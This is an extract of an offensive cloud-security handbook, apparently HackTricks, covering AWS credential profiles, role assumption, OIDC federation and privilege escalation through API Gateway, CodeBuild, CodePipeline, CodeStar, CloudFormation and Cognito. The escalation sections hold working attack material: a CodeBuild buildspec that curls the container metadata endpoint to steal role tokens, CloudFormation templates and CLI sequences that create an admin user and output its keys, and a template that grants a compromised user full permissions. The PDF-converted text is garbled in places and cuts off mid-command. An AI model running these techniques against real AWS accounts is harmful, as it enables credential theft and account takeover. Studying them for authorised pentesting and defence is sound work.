`~/.aws/credentials` or by **running** `aws configure .`\ In that file you can have more than one profile, if **no profile** is specified using the **aws cli**, the one called `[default]` in that file will be used.\ Example of credentials file with more than 1 profile:

```
[default]
aws_access_key_id = AKIA5ZDCUJHF83HDTYUT
aws_secret_access_key = u0cdhof683fb0UGFYEQug8fUGIf68greoihef

[Admin]
aws_access_key_id = AKIA8YDCu7TGTR356SHYT
aws_secret_access_key = u0cdhof683fb0UGFYEQuR2EIHG34UY987g6ff7
region = eu-west-2
```

If you need to access **different AWS accounts** and your profile was given access to **assume a role inside those accounts**, you don't need to call manually STS every time (`aws sts assume-role --role-arn <role-arn> --role-session-name sessname`) and configure the credentials.

You can use the `~/.aws/config` file to **indicate which roles to assume**, and then use the `--profile` param as usual (the `assume-role` will be performed in a transparent way for the user). A config file example:

```
[profile acc2]
region=eu-west-2
role_arn=arn:aws:iam::<account-id>:role/<role-path>
role_session_name = <session_name>
source_profile = <profile_with_assume_role>
stsRegionalEndpoints = regional
```

With this config file you can then use aws cli like:

```
aws --profile acc2 ...
```

If you are looking for something **similar** to this but for the **browser** you can check the **extension AWS Extend Switch Roles**.

## Assume Role Logic

[assume-role-confused-deputy.md](#)

# References

- [https://docs.aws.amazon.com/organizations/latest/userguide/orgs\\_getting-started\\_concepts.html](https://docs.aws.amazon.com/organizations/latest/userguide/orgs_getting-started_concepts.html)
- <https://aws.amazon.com/iam/>

**Support HackTricks and get benefits!**

# AWS - Federation Abuse

**Support HackTricks and get benefits!**

# SAML

For info about SAML please check:

<https://book.hacktricks.xyz/pentesting-web/saml-attacks>

In order to configure an **Identity Federation through SAML** you just need to provide a **name** and the **metadata XML** containing all the SAML configuration (**endpoints**, **certificate** with public key)

# OIDC - Github Actions Abuse

In order to add a github action as Identity provider:

1. For *Provider type*, select **OpenID Connect**.

2. For *Provider URL*, enter

`https://token.actions.githubusercontent.com`

3. Click on *Get thumbprint* to get the thumbprint of the provider

4. For *Audience*, enter `sts.amazonaws.com`

5. Create a **new role** with the **permissions** the github action need and a **trust policy** that trust the provider like:

```

○   {
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "Federated": "arn:aws:iam::0123456789:oidc-provider/token.actions.githubusercontent.com"
            },
            "Action": "sts:AssumeRoleWithWebIdentity",
            "Condition": {
                "StringEquals": {
                    "token.actions.githubusercontent.com:sub": [
                        "repo:ORG_OR_USER_NAME/REPOSITORY:pull_request",
                        "repo:ORG_OR_USER_NAME/REPOSITORY:ref:refs/heads/main"
                    ],
                    "token.actions.githubusercontent.com:aud": "sts.amazonaws.com"
                }
            }
        }
    ]
}

```

6. Note in the previous policy how only a **branch** from **repository** of an **organization** was authorized with a specific **trigger**.
7. The **ARN** of the **role** the github action is going to be able to **impersonate** is going to be the "secret" the github action needs to know, so **store** it inside a **secret** inside an **environment**.

8. Finally use a github action to configure the AWS creds to be used by the workflow:

```
ame: 'Pull Request'

# The workflow should only trigger on pull requests to the main
branch
on:
  pull_request:
    branches:
      - main

# Required to get the ID Token that will be used for OIDC
permissions:
  id-token: write

jobs:
  read-dev:
    runs-on: ubuntu-latest
    steps:
      - name: Checkout
        uses: actions/checkout@v3

      - name: Configure AWS Credentials
        uses: aws-actions/configure-aws-credentials@v1
        with:
          aws-region: eu-west-1
          role-to-assume: ${{ secrets.READ_ROLE }}
          role-session-name: OIDCSession

      - run: aws sts get-caller-identity
        shell: bash
```

# OIDC - EKS Abuse

```
# Create an EKS cluster (~10min)
eksctl create cluster --name demo --fargate
```

```
# Create an Identity Provider for an EKS cluster
eksctl utils associate-iam-oidc-provider --cluster Testing --
approve
```

It's possible to generate **OIDC providers** in an **EKS** cluster simply by setting the **OIDC URL** of the cluster as a **new Open ID Identity provider**. This is a common default policy:

```
{  
    "Version": "2012-10-17",  
    "Statement": [  
        {  
            "Effect": "Allow",  
            "Principal": {  
                "Federated": "arn:aws:iam::123456789098:oidc-provider/oidc.eks.us-east-1.amazonaws.com/id/20C159CDF6F2349B68846BEC03BE031B"  
            },  
            "Action": "sts:AssumeRoleWithWebIdentity",  
            "Condition": {  
                "StringEquals": {  
                    "oidc.eks.us-east-1.amazonaws.com/id/20C159CDF6F2349B68846BEC03BE031B:aud":  
                    "sts.amazonaws.com"  
                }  
            }  
        }  
    ]  
}
```

This policy is correctly indicating than **only the EKS cluster with id 20C159CDF6F2349B68846BEC03BE031B** can assume the role. However, it's not indicating which service account can assume it, which means that **ANY service account with a web identity token** is going to be **able to assume the role**.

In order to specify **which service account should be able to assume the role**, it's needed to specify a **condition** where the **service account name is specified**, such as:

```
{ % code overflow="wrap" %}
```

```
"oidc.eks.region-  
code.amazonaws.com/id/20C159CDF6F2349B68846BEC03BE031B:sub":  
"system:serviceaccount:default:my-service-account",
```

# References

- <https://www.eliasbrange.dev/posts/secure-aws-deploys-from-github-actions-with-oidc/>

**Support HackTricks and get benefits!**

# **Assume Role & Confused Deputy**

**Support HackTricks and get benefits!**

# Assume Role Impersonation

The [AssumeRole](#) action from AWS STS is what allows a principal to request credentials for another principal to impersonate him. When calling it, it returns an access key ID, secret key, and a session token for the specified ARN.

As a Penetration Tester or Red Teamer, this technique is useful to privesc (as explained [here](#)), but it's the most obvious technique to privesc, so it won't catch the attacker by surprise.

In order to assume a role in the same account if the **role to assume is allowing specifically a role ARN** like in:

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "AWS": "arn:aws:iam::<acc_id>:role/priv-role"
      },
      "Action": "sts:AssumeRole",
      "Condition": {}
    }
  ]
}
```

The role `priv-role` in this case, **doesn't need to be specifically allowed** to assume that role (with that allowance is enough).

However, if a role is allowing an account to assume it, like in:

```
{  
  "Version": "2012-10-17",  
  "Statement": [  
    {  
      "Effect": "Allow",  
      "Principal": {  
        "AWS": "arn:aws:iam::<acc_id>:root"  
      },  
      "Action": "sts:AssumeRole",  
      "Condition": {}  
    }  
  ]  
}
```


The role trying to assume it will need a **specific `sts:AssumeRole` permission** over that role **to assume it**.

If you try to assume a **role from a different account**, the **assumed role must allow it** (indicating the role **ARN** or the **external account**), and the **role trying to assume** the other one **MUST** **to have permissions to assume it** (in this case this isn't optional even if the assumed role is specifying an ARN).

# Confused Deputy Problem

If you **allow an external account (A)** to access a **role** in your account, you will probably have **0 visibility** on **who can exactly access that external account**. This is a problem, because if another external account (B) can access the external account (A) it's possible that **B will also be able to access your account**.

Therefore, when allowing an external account to access a role in your account it's possible to specify an `ExternalId`. This is a "secret" string that the external account (A) **need to specify** in order to **assume the role in your organization**. As the **external account B won't know this string**, even if he has access over A he **won't be able to access your role**.



However, note that this `ExternalId` "secret" is **not a secret**, anyone that can **read the IAM assume role policy will be able to see it**. But as long as the external account A knows it, but the external account B **doesn't know it**, it **prevents B abusing A to access your role**.

Example:

```
{  
    "Version": "2012-10-17",  
    "Statement": {  
        "Effect": "Allow",  
        "Principal": {  
            "AWS": "Example Corp's AWS Account ID"  
        },  
        "Action": "sts:AssumeRole",  
        "Condition": {  
            "StringEquals": {  
                "sts:ExternalId": "12345"  
            }  
        }  
    }  
}
```

# References

- <https://docs.aws.amazon.com/IAM/latest/UserGuide/confused-deputy.html>

**Support HackTricks and get benefits!**

# AWS - Permissions for a Pentest

These are the permissions you need on each AWS account you want to audit to be able to run all the proposed AWS audit tools:

- The default policy **arn:aws:iam::aws:policy/ReadOnlyAccess**

# AWS - Persistence

PAGE TODO. Get some relevant info from

[https://github.com/SummitRoute/aws\\_exposable\\_resources](https://github.com/SummitRoute/aws_exposable_resources)

# AWS - Privilege Escalation

**Support HackTricks and get benefits!**

# AWS Privilege Escalation

The way to escalate your privileges in AWS is to have enough permissions to be able to, somehow, access other roles/users/groups privileges. Chaining escalations until you have admin access over the organization.

AWS has **hundreds** (if not thousands) of **permissions** that an entity can be granted. In this book you can find **all the permissions that I know** that you can abuse to **escalate privileges**, but if you **know some path** not mentioned here, **please share it**.

If an IAM policy has `"Effect": "Allow"` and `"NotAction": "Someaction"` indicating a **resource...** that means that the **allowed principal** has **permission to do ANYTHING but that specified action.** So remember that this is another way to **grant privileged permissions** to a principal.

You can find all the **privesc paths divided by services**:

- [Apigateway Privesc](#)
- [Codebuild Privesc](#)
- [Codepipeline Privesc](#)
- [Codestar Privesc](#)
- [Cloudformation Privesc](#)
- [Cognito Privesc](#)
- [Datapipeline Privesc](#)
- [DynamoDB Privesc](#)

- [\*\*EBS Privesc\*\*](#)
- [\*\*EC2 Privesc\*\*](#)
- [\*\*ECR Privesc\*\*](#)
- [\*\*ECS Privesc\*\*](#)
- [\*\*EFS Privesc\*\*](#)
- [\*\*EMR Privesc\*\*](#)
- [\*\*Glue Privesc\*\*](#)
- [\*\*IAM Privesc\*\*](#)
- [\*\*KMS Privesc\*\*](#)
- [\*\*Lambda Privesc\*\*](#)
- [\*\*Lightsail Privesc\*\*](#)
- [\*\*MQ Privesc\*\*](#)
- [\*\*MSK Privesc\*\*](#)
- [\*\*RDS Privesc\*\*](#)
- [\*\*Redshift Privesc\*\*](#)
- [\*\*S3 Privesc\*\*](#)
- [\*\*Sagemaker Privesc\*\*](#)
- [\*\*Secrets Privesc\*\*](#)
- [\*\*SSM Privesc\*\*](#)
- [\*\*STS Privesc\*\*](#)
- [\*\*Misc \(Other Techniques\) Privesc\*\*](#)

# Tools

- [https://github.com/RhinoSecurityLabs/Security-Research/blob/master/tools/aws-pentest-tools/aws\\_escalate.py](https://github.com/RhinoSecurityLabs/Security-Research/blob/master/tools/aws-pentest-tools/aws_escalate.py)
- [Pacu](#)

# References

- <https://rhinosecuritylabs.com/aws/aws-privilege-escalation-methods-mitigation-part-2/>
- <https://rhinosecuritylabs.com/aws/aws-privilege-escalation-methods-mitigation/>
- <https://bishopfox.com/blog/privilege-escalation-in-aws>
- <https://hackingthe.cloud/aws/exploitation/local-priv-esc-user-data-s3/>

**Support HackTricks and get benefits!**

# **AWS - Apigateway Privesc**

**Support HackTricks and get benefits!**

# Apigateway

## apigateway:POST

With this permission you can generate API keys of the APIs configured (per region).

```
aws --region <region> apigateway create-api-key
```

**Potential Impact:** You cannot privesc with this technique but you might get access to sensitive info.

## apigateway:GET

With this permission you can get generated API keys of the APIs configured (per region).

```
aws --region apigateway get-api-keys
aws --region <region> apigateway get-api-key --api-key <key> --include-value
```

**Potential Impact:** You cannot privesc with this technique but you might get access to sensitive info.

**Support HackTricks and get benefits!**

# AWS - Codebuild Privesc

**Support HackTricks and get benefits!**

# codebuild

```
iam:PassRole ,  
codebuild>CreateProject ,  
( codebuild:StartBuild |  
codebuild:StartBuildBatch )
```

An attacker with the `iam:PassRole`, `codebuild>CreateProject`, and `codebuild:StartBuild` or `codebuild:StartBuildBatch` permissions would be able to **escalate privileges to any codebuild IAM role** by creating a running one.

```

REV="envn      - curl
http://169.254.170.2${AWS_CONTAINER_CREDENTIALS_RELATIVE_URI}"

JSON='{
    \"name\": \"codebuild-demo-project\",
    \"source\": {
        \"type\": \"NO_SOURCE\",
        \"buildspec\": \"version: 0.2\\n\\\\\\nphases:\\\\n
build:\\\\n      commands:\\\\n          - $REV\\\\\\n\\\"
    },
    \"artifacts\": {
        \"type\": \"NO_ARTIFACTS\"
    },
    \"environment\": {
        \"type\": \"LINUX_CONTAINER\",
        \"image\": \"aws/codebuild/standard:1.0\",
        \"computeType\": \"BUILD_GENERAL1_SMALL\"
    },
    \"serviceRole\": \"arn:aws:iam::947247140022:role/service-
role/codebuild-CI-Build-service-role-2\"
}"

```

```

REV_PATH="/tmp/rev.json"

printf "$JSON" > $REV_PATH

# Create project
aws codebuild create-project --cli-input-json file://$REV_PATH

# Build it
aws codebuild start-build --project-name codebuild-demo-project

# Wait 3-4 mins until it's executed
# Then you can access the logs in the console to find the AWS

```

```
role token in the output

# Delete the project
aws codebuild delete-project --name codebuild-demo-project
```

**Potential Impact:** Direct privesc to any AWS codebuild role.

```
iam:PassRole ,
codebuild:UpdateProject ,
(codebuild:StartBuild |
codebuild:StartBuildBatch)
```

Just like in the previous section, if instead of creating a build project you can modify it, you can indicate the IAM Role and steal the token

```

REV="envn      - curl
http://169.254.170.2${AWS_CONTAINER_CREDENTIALS_RELATIVE_URI}"

# You need to indicate the name of the project you want to
modify
JSON="{
    \"name\": \"<codebuild-demo-project>\",
    \"source\": {
        \"type\": \"NO_SOURCE\",
        \"buildspec\": \"version: 0.2\\n\\\\\\nphases:\\n
build:\\n      commands:\\n          - $REV\\n\\n\",
    },
    \"artifacts\": {
        \"type\": \"NO_ARTIFACTS\"
    },
    \"environment\": {
        \"type\": \"LINUX_CONTAINER\",
        \"image\": \"aws/codebuild/standard:1.0\",
        \"computeType\": \"BUILD_GENERAL1_SMALL\"
    },
    \"serviceRole\": \"arn:aws:iam::947247140022:role/service-
role/codebuild-CI-Build-service-role-2\"
}"

printf "$JSON" > $REV_PATH

aws codebuild update-project --cli-input-json file://$REV_PATH

aws codebuild start-build --project-name codebuild-demo-project

```

**Potential Impact:** Direct privesc to any AWS codebuild role.

**Support HackTricks and get benefits!**

# AWS - Codepipeline Privesc

**Support HackTricks and get benefits!**

# codepipeline

For more info about codepipeline check:

[aws-datipeline-codepipeline-codebuild-and-codecommit.md](#)

```
iam:PassRole ,  
codepipeline>CreatePipeline ,  
codebuild>CreateProject,  
codepipeline:StartPipelineExecution
```

When creating a code pipeline you can indicate a **codepipeline IAM Role to run**, therefore you could compromise them.

Apart from the previous permissions you would need **access to the place where the code is stored** (S3, ECR, github, bitbucket...)

I tested this doing the process in the web page, the permissions indicated previously are the not List/Get ones needed to create a codepipeline, but for creating it in the web you will also need:

```
codebuild>ListCuratedEnvironmentImages, codebuild>ListProjects,  
codebuild>ListRepositories, codecommit>ListRepositories,  
events:PutTargets, codepipeline>ListPipelines, events:PutRule,  
codepipeline>ListActionTypes, cloudtrail:<several>
```

During the **creation of the build project** you can indicate a **command to run** (rev shell?) and to run the build phase as **privileged user**, that's the configuration the attacker needs to compromise:

#### **Buildspec name - optional**

By default, CodeBuild looks for a file named buildspec.yml in the source code root directory. If your buildspec file uses a different name or location, enter its path from the source root here (for example, buildspec-two.yml or configuration/buildspec.yml).

env

#### **Privileged**

- Enable this flag if you want to build Docker images or want your builds to get elevated privileges

**? codebuild:UpdateProject,  
codepipeline:UpdatePipeline,  
codepipeline:StartPipelineExecution**

It might be possible to modify the role used and the command executed on a codepipeline with the previous permissions.

**Support HackTricks and get benefits!**

# AWS - Codestar Privesc

**Support HackTricks and get benefits!**

# Codestar

You can find more information about codestar in:

[codestar-createproject-codestar-associateteammember.md](#)

**iam:PassRole ,  
codestar>CreateProject**

With these permissions you can **abuse a codestar IAM Role** to perform **arbitrary actions** through a **cloudformation template**. Check the following page:

[iam-passrole-codestar-createproject.md](#)

**codestar>CreateProject ,  
codestar:AssociateTeamMember**

This technique uses `codestar:createProject` to create a codestar project, and `codestar:AssociateTeamMember` to make an IAM user the **owner** of a new CodeStar **project**, which will grant them a **new policy with a few extra permissions**.

```

PROJECT_NAME="supercodestar"

aws --profile "$NON_PRIV_PROFILE_USER" codestar create-project \
\
    --name $PROJECT_NAME \
    --id $PROJECT_NAME

echo "Waiting 1min to start the project"
sleep 60

USER_ARN=$(aws --profile "$NON_PRIV_PROFILE_USER" opsworks
describe-my-user-profile | jq .UserProfile.IamUserArn | tr -d
'"')

aws --profile "$NON_PRIV_PROFILE_USER" codestar associate-team-
member \
    --project-id $PROJECT_NAME \
    --user-arn "$USER_ARN" \
    --project-role "Owner" \
    --remote-access-allowed

```

If you are already a **member of the project** you can use the permission

**codestar:UpdateTeamMember** to **update your role** to owner instead of  
**codestar:AssociateTeamMember**

**Potential Impact:** Privesc to the codestar policy generated. You can find an example of that policy in:

[codestar-createproject-codestar-associateteammember.md](#)

## codestar:CreateProjectFromTemplate

1. Use `codestar:CreateProjectFromTemplate` to create a new project.
  - i. You will be granted access to `CloudFormation:UpdateStack` on a stack that has the “CodeStarWorker- $\backslash$ -CloudFormation $\diamond$ ? IAM role passed to it.
2. Use the CloudFormation permissions to update the target stack with a CloudFormation template of your choice.
  - i. The name of the stack that needs to be updated will be “awscodestar- $\backslash$ -infrastructure $\diamond$ ? or “awscodestar- $\backslash$ -lambda $\diamond$ ?, depending on what template is used (in the example exploit script, at least).

At this point, you would now have **full access** to the permissions granted to the **CloudFormation IAM role**. You won’t be able to get full administrator with this alone; you’ll need other misconfigured resources in the environment to help you do that.

For more information check the original research:

<https://rhinosecuritylabs.com/aws/escalating-aws-iam-privileges-undocumented-codestar-api/>. You can find the exploit in [https://github.com/RhinoSecurityLabs/Cloud-Security-Research/blob/master/AWS/codestar\\_createprojectfromtemplate\\_privesc/CodestarPrivEsc.py](https://github.com/RhinoSecurityLabs/Cloud-Security-Research/blob/master/AWS/codestar_createprojectfromtemplate_privesc/CodestarPrivEsc.py)

**Potential Impact:** Privesc to clouformation IAM role.

**Support HackTricks and get benefits!**

# **codestar:CreateProject, codestar:AssociateTeamMember**

**Support HackTricks and get benefits!**

This is the created policy the user can privesc to (the project name was  
supercodestar ):

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "1",
            "Effect": "Allow",
            "Action": [
                "codestar:*",
                "iam:GetPolicy*",
                "iam>ListPolicyVersions"
            ],
            "Resource": [
                "arn:aws:codestar:eu-west-
1:947247140022:project/supercodestar",
                "arn:aws:events:eu-west-
1:947247140022:rule/awscodestar-supercodestar-SourceEvent",
                "arn:aws:iam::947247140022:policy/CodeStar_supercodestar_Owner"
            ]
        },
        {
            "Sid": "2",
            "Effect": "Allow",
            "Action": [
                "codestar:DescribeUserProfile",
                "codestar>ListProjects",
                "codestar>ListUserProfiles",
                "codestar:VerifyServiceRole",
                "cloud9:DescribeEnvironment*",
                "cloud9:ValidateEnvironmentName",
                "cloudwatch:DescribeAlarms",
                "cloudwatch:GetMetricStatistics",
                "cloudwatch>ListMetrics",
                "codedeploy:BatchGet*",
                "codedeploy>List*",
                "cloudwatch:PutMetricData"
            ]
        }
    ]
}
```

```
        "codestar-connections:UseConnection",
        "ec2:DescribeInstanceTypeOfferings",
        "ec2:DescribeInternetGateways",
        "ec2:DescribeNatGateways",
        "ec2:DescribeRouteTables",
        "ec2:DescribeSecurityGroups",
        "ec2:DescribeSubnets",
        "ec2:DescribeVpcs",
        "events>ListRuleNamesByTarget",
        "iam:GetAccountSummary",
        "iam:GetUser",
        "iam>ListAccountAliases",
        "iam>ListRoles",
        "iam>ListUsers",
        "lambda>List*",
        "sns>List*"
    ],
    "Resource": [
        "*"
    ]
},
{
    "Sid": "3",
    "Effect": "Allow",
    "Action": [
        "codestar:*UserProfile",
        "iam:GenerateCredentialReport",
        "iam:GenerateServiceLastAccessedDetails",
        "iam>CreateAccessKey",
        "iam:UpdateAccessKey",
        "iam>DeleteAccessKey",
        "iam:UpdateSSHPublicKey",
        "iam:UploadSSHPublicKey",
        "iam>DeleteSSHPublicKey",
        "iam>CreateServiceSpecificCredential",
        "iam:UpdateServiceSpecificCredential",
        "iam:ListAWSKMSKeys"
    ]
}
```

```
        "iam>DeleteServiceSpecificCredential",
        "iam>ResetServiceSpecificCredential",
        "iam:Get*",
        "iam>List*"
    ],
    "Resource": [
        "arn:aws:iam::947247140022:user/${aws:username}"
    ]
}
]
```

**Support HackTricks and get benefits!**

# **iam:PassRole, codestar>CreateProject**

**Support HackTricks and get benefits!**

With these permissions you can **abuse a codestar IAM Role** to perform **arbitrary actions** through a **cloudformation template**.

To exploit this you need to create a **S3 bucket that is accessible** from the attacked account. Upload a file called `toolchain.json` . This file should contain the **cloudformation template exploit**. The following one can be used to set a managed policy to a user under your control and **give it admin permissions**:

`toolchain.json`

```
{
  "Resources": {
    "supercodestar": {
      "Type": "AWS::IAM::ManagedPolicy",
      "Properties": {
        "ManagedPolicyName": "CodeStar_supercodestar",
        "PolicyDocument": {
          "Version": "2012-10-17",
          "Statement": [
            {
              "Effect": "Allow",
              "Action": "*",
              "Resource": "*"
            }
          ]
        },
        "Users": [
          "<compromised username>"
        ]
      }
    }
  }
}
```

Also **upload** this `empty.zip` file to the **bucket**:

`../../../../.gitbook/assets/empty.zip`

Remember that the **bucket with both files must be accessible by the victim account.**

With both things uploaded you can now proceed to the **exploitation** creating a **codestar** project:

```
PROJECT_NAME="supercodestar"

# Create the source JSON
## In this JSON the bucket and key (path) to the empry.zip file
is used
SOURCE_CODE_PATH="/tmp/surce_code.json"
SOURCE_CODE=[

{
    \"source\": {
        \"s3\": {
            \"bucketName\": \"privesc\",
            \"bucketKey\": \"empty.zip\"
        }
    },
    \"destination\": {
        \"codeCommit\": {
            \"name\": \"$PROJECT_NAME\""
        }
    }
}
]

printf "$SOURCE_CODE" > $SOURCE_CODE_PATH

# Create the toolchain JSON
## In this JSON the bucket and key (path) to the toolchain.json
file is used
TOOLCHAIN_PATH="/tmp/tool_chain.json"
TOOLCHAIN={
    \"source\": {
        \"s3\": {
            \"bucketName\": \"privesc\",
            \"bucketKey\": \"toolchain.json\"
        }
    },
    \"roleArn\": \"arn:aws:iam::947247140022:role/service-
```

```
role/aws-codedstar-service-role\"
}"
printf "$TOOLCHAIN" > $TOOLCHAIN_PATH

# Create the codedstar project that will use the cloudformation
# exploit to privesc
aws codedstar create-project \
--name $PROJECT_NAME \
--id $PROJECT_NAME \
--source-code file://$SOURCE_CODE_PATH \
--toolchain file://$TOOLCHAIN_PATH
```

This exploit is based on the **Pacu exploit of these privileges**:

[https://github.com/RhinoSecurityLabs/pacu/blob/2a0ce01f075541f7ccd9c44fcfc967cad994f9c9/pacu/modules/iam\\_\\_privesc\\_scan/main.py#L1997](https://github.com/RhinoSecurityLabs/pacu/blob/2a0ce01f075541f7ccd9c44fcfc967cad994f9c9/pacu/modules/iam__privesc_scan/main.py#L1997) On it you can find a variation to create an admin managed policy for a role instead of to a user.

**Support HackTricks and get benefits!**

# AWS - Cloudformation Privesc

**Support HackTricks and get benefits!**

# cloudformation

For more information about cloudformation check:

[aws-cloudformation-and-codestar-enum.md](#)

**iam:PassRole ,  
cloudformation>CreateStack**

An attacker with the **iam:PassRole** and **cloudformation>CreateStack** permissions would be able to **escalate privileges by creating a CloudFormation template** that will perform actions and create resources using the **permissions of the role that was passed** when creating a CloudFormation stack.

```
aws cloudformation create-stack --stack-name my_stack \
    --template-url http://my-website.com/my-malicious-
    template.template
    --role-arn arn_of_cloudformation_service_role
```

Where the template located at the attacker's website includes directions to perform **malicious actions, such as creating an administrator user** and then using those credentials to escalate their own access.

In the following page you have an **exploitation example** with the additional permission **cloudformation:DescribeStacks** :

[iam-passrole-cloudformation-createstack-and-cloudformation-describestacks.md](#)

**Potential Impact:** Privesc to the cloudformation service role specified.

```
iam:PassRole ,  
( cloudformation:UpdateStack |  
cloudformation:SetStackPolicy )
```

In this case you can **abuse an existing cloudformation stack** to update it and escalate privileges as in the previous scenario:

```
aws cloudformation update-stack \  
--stack-name privesc \  
--template-url  
https://privescbucket.s3.amazonaws.com/IAMCreateUserTemplate.js  
on  
--role arn:aws:iam::91029364722:role/CloudFormationAdmin2 \  
--capabilities CAPABILITY_IAM \  
--region eu-west-1
```

The `cloudformation:SetStackPolicy` permission can be used to **give yourself `UpdateStack` permission** over a stack and perform the attack.

**Potential Impact:** Privesc to the cloudformation service role specified.

```
cloudformation:UpdateStack |  
cloudformation:SetStackPolicy
```

If you have this permission but **no iam:PassRole** you can still **update the stacks** used and abuse the **IAM Roles they have already attached**. Check the previous section for exploit example (just don't indicate any role in the update).

The `cloudformation:SetStackPolicy` permission can be used to **give yourself UpdateStack permission** over a stack and perform the attack.

**Potential Impact:** Privesc to the cloudformation service role already attached.

```
iam:PassRole ,  
(( cloudformation>CreateChangeSet ,  
  cloudformation>ExecuteChangeSet ) |  
  cloudformation>SetStackPolicy )
```

An attacker with permissions to **pass a role and create & execute a ChangeSet** can **create/update a new cloudformation stack abuse the cloudformation service roles** just like with the CreateStack or UpdateStack.

The following exploit is a **variation of the CreateStack one** using the **ChangeSet permissions** to create a stack.

```
aws cloudformation create-change-set \
--stack-name privesc \
--change-set-name privesc \
--change-set-type CREATE \
--template-url
https://privescbucket.s3.amazonaws.com/IAMCreateUserTemplate.json
--role arn:aws:iam::947247140022:role/CloudFormationAdmin \
--capabilities CAPABILITY_IAM \
--region eu-west-1

echo "Waiting 2 mins to change the stack"
sleep 120

aws cloudformation execute-change-set \
--change-set-name privesc \
--stack-name privesc \
--region eu-west-1

echo "Waiting 2 mins to execute the stack"
sleep 120

aws cloudformation describe-stacks \
--stack-name privesc \
--region eu-west-1
```

The `cloudformation:SetStackPolicy` permission can be used to **give yourself ChangeSet permissions** over a stack and perform the attack.

**Potential Impact:** Privesc to cloudformation service roles.

```
( cloudformation:CreateChangeSet ,  
  cloudformation:ExecuteChangeSet ) |  
  cloudformation:SetStackPolicy )
```

This is like the previous method without passing **IAM roles**, so you can just **abuse already attached ones**, just modify the parameter:

```
--change-set-type UPDATE
```

**Potential Impact:** Privesc to the cloudformation service role already attached.

```
iam:PassRole ,  
( cloudformation>CreateStackSet |  
  cloudformation:UpdateStackSet )
```

An attacker could abuse these permissions to create/update StackSets to abuse arbitrary cloudformation roles.

**Potential Impact:** Privesc to cloudformation service roles.

## cloudformation:UpdateStackSet

An attacker could abuse this permission without the passRole permission to update StackSets to abuse the attached cloudformation roles.

**Potential Impact:** Privesc to the attached cloudformation roles.

**Support HackTricks and get benefits!**

# **iam:PassRole, cloudformation>CreateStack, and cloudformation:DescribeStacks**

**Support HackTricks and get benefits!**

An attacker could for example use a **cloudformation template** that generates **keys for an admin user** like:

```
{  
    "Resources": {  
        "AdminUser": {  
            "Type": "AWS::IAM::User"  
        },  
        "AdminPolicy": {  
            "Type": "AWS::IAM::ManagedPolicy",  
            "Properties": {  
                "Description" : "This policy allows all  
actions on all resources.",  
                "PolicyDocument": {  
                    "Version": "2012-10-17",  
                    "Statement": [  
                        {  
                            "Effect": "Allow",  
                            "Action": [  
                                "*"  
                            ],  
                            "Resource": "*"  
                        }]  
                    },  
                    "Users": [{  
                        "Ref": "AdminUser"  
                    }]  
                }  
            },  
            "MyUserKeys": {  
                "Type": "AWS::IAM::AccessKey",  
                "Properties": {  
                    "UserName": {  
                        "Ref": "AdminUser"  
                    }  
                }  
            }  
        },  
    },  
},
```

```

    "Outputs": {
        "AccessKey": {
            "Value": {
                "Ref": "MyUserKeys"
            },
            "Description": "Access Key ID of Admin User"
        },
        "SecretKey": {
            "Value": {
                "Fn::GetAtt": [
                    "MyUserKeys",
                    "SecretAccessKey"
                ]
            },
            "Description": "Secret Key of Admin User"
        }
    }
}

```

Then **generate the cloudformation stack:**

```

aws cloudformation create-stack --stack-name privesc \
--template-url
https://privescbucket.s3.amazonaws.com/IAMCreateUserTemplate.js
on
--role arn:aws:iam::[REDACTED]:role/adminaccess \
--capabilities CAPABILITY_IAM --region us-west-2

```

**Wait for a couple of minutes** for the stack to be generated and then **get the output** of the stack where the **credentials are stored**:

```
aws cloudformation describe-stacks \
--stack-name arn:aws:cloudformation:us-west2:
[REDACTED]:stack/privesc/b4026300-d3fe-11e9-b3b5-06fe8be0ff5e \
--region uswest-2
```

## References

- <https://bishopfox.com/blog/privilege-escalation-in-aws>

**Support HackTricks and get benefits!**

# **AWS - Cognito Privesc**

**Support HackTricks and get benefits!**

# Cognito

For more info about Cognito check:

[aws-cognito-enum](#)

## Gathering credentials from Identity Pool

As Cognito can grant **IAM role credentials** to both **authenticated** and **unauthenticated users**, if you locate the **Identity Pool ID** of an application (should be hardcoded on it) you can obtain new credentials and therefore privesc (inside an AWS account where you probably didn't even have any credential previously).

For more information [check this page](#).

**Potential Impact:** Direct privesc to the services role attached to unauth users (and probably to the one attached to auth users).

```
cognito-  
identity:SetIdentityPoolRoles ,  
iam:PassRole
```

With this permission you can **grant any cognito role** to the authenticated/unauthenticated users of the cognito app.

```
aws cognito-identity set-identity-pool-roles \
--identity-pool-id <identity_pool_id> \
--roles unauthenticated=<role ARN>

# Get credentials
## Get one ID
aws cognito-identity get-id --identity-pool-id "eu-west-
2:38b294756-2578-8246-9074-5367fc9f5367"
## Get creds for that id
aws cognito-identity get-credentials-for-identity --identity-id
"eu-west-2:195f9c73-4789-4bb4-4376-99819b6928374" ole
```

If the cognito app **doesn't have unauthenticated users enabled** you might need also the permission `cognito-identity:UpdateIdentityPool` to enable it.

**Potential Impact:** Direct privesc to any cognito role.

## **cognito-identity:update-identity-pool**

An attacker with this permission could set for example a Cognito User Pool under his control or any other identity provider where he can login as a **way to access this Cognito Identity Pool**. Then, just **login** on that user provider will **allow him to access the configured authenticated role in the Identity Pool**.

```

# This example is using a Cognito User Pool as identity provider
## but you could use any other identity provider
aws cognito-identity update-identity-pool \
    --identity-pool-id <value> \
    --identity-pool-name <value> \
